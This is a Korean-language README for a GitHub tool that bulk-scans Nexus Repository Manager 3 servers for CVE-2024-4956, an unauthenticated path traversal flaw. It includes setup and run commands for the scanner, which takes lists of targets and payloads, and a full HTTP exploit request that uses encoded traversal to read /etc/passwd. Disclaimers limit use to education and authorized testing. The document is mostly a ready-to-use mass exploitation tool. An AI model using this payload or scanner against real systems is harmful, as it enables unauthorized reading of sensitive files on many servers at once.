 ifconfig-me/cve-2024-4956-bulk-scanner
[CVE-2024-4956] Nexus Repository Manager 3 인증되지 않은 경로 탐색 대량 스캐너

이 도구는 교육 목적 및 기업 환경에서의 테스트만을 위해 사용됩니다. https://twitter.com/nav1n0x/ 및 https://github.com/ifconfig-me는 이 코드의 오용에 대해 책임을 지지 않습니다. 사용에 따른 위험은 본인이 부담합니다. 허가 없이 대상체를 공격하지 마십시오. 이 도구는 공개적으로 공개된 페이로드를 사용합니다.
이 스캐너는 보안 애호가들이 Nexus Repository 대상체에서 경로 탐색 취약점(Path Traversal Vulnerability)을 대량으로 스캔할 수 있도록 도와줍니다.

스캐너는 로드된 대상체 수와 현재 스캔 상태를 표시합니다. URL은 결과에 따라 Timeout, Fail, Success의 세 가지 상태 메시지와 함께 나열됩니다. targets.txt에 도메인 목록이 포함되어 있고 lfi-payloads.txt에 페이로드 목록이 포함되어 있는지 확인하십시오. 스캐너는 각각의 새 요청마다 업데이트되며 현재 테스트 중인 URL을 표시하고 각각 성공 또는 실패를 나타냅니다. 또한 스크립트는 성공한 URL 목록을 successful_urls.txt로 디렉터리에 저장합니다. 마지막에는 성공한 시도 횟수 요약을 제공합니다.
Python 3.6+ 및 pip가 설치되어 있는지 확인하십시오.
저장소를 복제합니다:
git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.gitcd CVE-2024-4956-Bulk-Scanner필요한 종속성을 설치합니다:
pip install -r requirements.txt
targets.txt 파일에 도메인 목록을, lfi-payloads.txt 파일에 페이로드 목록을 준비합니다.
스캐너를 실행합니다:
python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
이 도구는 교육 목적 및 기업 환경에서의 테스트만을 위해 사용됩니다. https://twitter.com/nav1n0x/ 및 https://github.com/ifconfig-me는 코드에 대해 책임을 지지 않습니다. 사용에 따른 위험은 본인이 부담합니다. 허가 없이 대상체를 공격하지 마십시오.






